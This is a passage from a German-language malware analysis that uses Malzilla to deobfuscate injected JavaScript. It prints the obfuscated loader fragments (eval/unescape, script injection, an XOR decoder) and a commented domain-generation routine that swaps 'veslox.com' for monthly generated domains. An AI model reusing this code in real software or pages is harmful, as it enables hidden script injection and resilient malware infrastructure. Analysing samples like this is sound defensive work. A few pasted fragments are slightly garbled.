  var exd=new Date();
  exd.setDate(exd.getDate()+ed);
  document.cookie=cnm+ '=' +escape(v)+';expires='+exd.toGMTString();
};
```

Die Cookie-relevanten Abfragen werden manuell entfernt, da diese in der Emulation nicht funktionieren würden:



Das Script wird erneut ausgeführt und es entsteht folgender Code:



Doppelklicks auf die 4 Elemente enthüllen schliesslich mehrere Code-Fragmente:

A)

```
function dw(t){ca='%64%6f%63ume%6et.%77rit%65(%22';ce='%22)';cb='%3cscr%69%70t
%6ca%6eg%75a%67e%3d%5c%22java%73cri%70t%5c%22%3e';cc='%3c%5c%2fscript%3e';eval(unescape(t))}
;function cz(cz){return
ca+cb+cc+cd+ce+cz;};$="dw(dcs(cu,14));";st="$=st;dcs(da+db+dc+dd+de,10);dw(st);st=$;";dw(dz+
cz($+st));
```

B) (fast identisch zu A, aber weitergehender decodiert)

```
function dw(t){ca='%64%6f%63ume%6et.%77rit%65(%22';ce='%22)';cb='%3cscr%69%70t
%6ca%6eg%75a%67e%3d%5c%22java%73cri%70t%5c%22%3e';cc='%3c%5c%2fscript%3e';eval(unescape(t))}
;function
dcs(ds,es){ds=unescape(ds);st=tmp='';for(i=0;i<ds.length;i++){tmp=ds.slice(i,i+1);st=st+Stri
ng.fromCharCode((tmp.charCodeAt(0)^('0x00'+es)));}}dw(dcs(cu,14));$=st;dcs(da+db+dc+dd+de,10
);dw(st);st=$
```

C)

undefined

D)

var m9=new
Array('uno','dve','thr','fir','vif','xes','ves','ght','eni','etn','lev','twe');var l9=new
Array('a','b','c','d','e','f','g','h','i','j','k','l','m','n','o','p','q','r','s','t','u','v
','w','x','y','z');var n9=new Array(1,2,3,4,5,6,7,8,9);var t9=new Array();var d9=new
Date();t9['y']=d9.getFullYear();if(d9.getDay()>3)t9['d']=d9.getDate()-(d9.getDay()+2);else
t9['d']=d9.getDate()-(d9.getDay());if(t9['d']<0)t9['d']=1;t9['m']=d9.getMonth()+1;function
CMN(d,m,y){var r=(((y+(3*d))+(m^d)*3)+d);return r;}var d='veslox.com';va
yCh1,yCh2,mCh,dCh,mNm;if(t9['y']<2007){t9['y'] =
2007;}mNm=CMN(t9['d'],t9['m'],t9['y']);yCh1=l9[(((t9['y']&0xAA)+mNm)% 63)%
26];yCh2=l9[((((t9['y']&0x3311)>>3)+mNm)% 10)];mCh=l9[((t9['m']+mNm)
25)];if(((t9['d']*2)>=0)&&((t9['d']*2)<=9))dCh=n9[(t9['d']% 10)];else dCh=l9[((t9['d']*6)%
27)];$=$.replace(d,yCh2+mCh+yCh1+dCh+m9[t9['m']-1]+'.com')

Der letzte Teil ist dabei am interessantesten. Nach einer Reformatierung wird der letztlich benutzte, deobfuskierte JavaScript-Code zur Generierung der dynamischen DNS-Namen ersichtlich (es wurden einige Kommentare manuell eingefügt):

Malzilla by bobby

Download | Decoder | Misc Decoders | Log | Clipboard Monitor | Notes | Hex view | PScript | Tools | Settings | About

New Tab (1)

```
var m9=new Array('uno','dve','thr','fir','vif','xes','ves','ght','eni','etn','lev','twe');
var l9=new Array('a','b','c','d','e','f','g','h','i','j','k','l','m','n','o','p','q','r','s','t','u','v','w','x','y','z');
var n9=new Array(1,2,3,4,5,6,7,8,9);
var t9=new Array();
var d9=new Date();

t9['y']=d9.getFullYear();                    // get current year

// Some calculations with the current day...
if(d9.getDay()>3)                            // getDay -> values 0 to 6, where 0 is Sunday and 6 Saturday
  t9['d']=d9.getDate()-(d9.getDay()+2);      // getDate values from (1 to 31) - (4 to 6) + 2  = values from (-3 to 27) (if day Thursday, Friday or Saturday)
else
  t9['d']=d9.getDate()-(d9.getDay());        // day from (1 to 31) - (0 to 3) = values from (-2 to 31) (if day Sunday, Monday, Tuesday or Wednesday)

if(t9['d']<0)
  t9['d']=1;                                 // If day is less than 0, set the day to 1
// thus valid values for t9[d] =  0-31

t9['m']=d9.getMonth()+1;                     // ensure that month is in the range 1-12

// CMN takes the date as input and does some calculations with the values
function CMN(d,m,y)
{
  var r=(((y+(3*d))+(m^d)*3)+d);             // Obfuscation...
  return r;
}

var d='veslox.com';                          // Destination (target) that is replaced in the last step
var yCh1,yCh2,mCh,dCh,mNm;

if(t9['y']<2007)
  {t9['y'] = 2007;}                          // ensure that the year value is equal or greater than 2007

mNm=CMN(t9['d'],t9['m'],t9['y']);
yCh1=l9[(((t9['y']&0xAA)+mNm)% 63)% 26];     // yCh1 can be any of the values of l9 (a-z, see variable declaration)
yCh2=l9[((((t9['y']&0x3311)>>3)+mNm)% 10)];  // yCh2 can be any of the values of l9 (a-z, see variable declaration)
mCh=l9[((t9['m']+mNm)% 25)];                 // mCh can be any of the values of l9 (a-z, see variable declaration)
// The calculations might only restrict the usable address space. So we do not take them into consideration...

if(((t9['d']*2)>=0)&&((t9['d']*2)<=9))       // dCh is either 0-9 or a-z
  dCh=n9[(t9['d']% 10)];
else
  dCh=l9[((t9['d']*6)% 27)];
// Again, the calculations might only restrict the usable address space. So we do not take them into consideration...

$=$.replace(d,yCh2+mCh+yCh1+dCh+m9[t9['m']-1]+'.com');

// d (veslox.com) is replaced by the following values:
// [a-z][a-z][a-z][a-z,0-9]uno.com  (January)    [a-z][a-z][a-z][a-z,0-9]ves.com  (July)
// [a-z][a-z][a-z][a-z,0-9]dve.com  (February)   [a-z][a-z][a-z][a-z,0-9]ght.com  (August)
// [a-z][a-z][a-z][a-z,0-9]thr.com  (March)      [a-z][a-z][a-z][a-z,0-9]eni.com  (September)
// [a-z][a-z][a-z][a-z,0-9]fir.com  (May)        [a-z][a-z][a-z][a-z,0-9]etn.com  (October)
// [a-z][a-z][a-z][a-z,0-9]vif.com  (April)      [a-z][a-z][a-z][a-z,0-9]lev.com  (November)
// [a-z][a-z][a-z][a-z,0-9]xes.com  (June)       [a-z][a-z][a-z][a-z,0-9]twe.com  (December)
```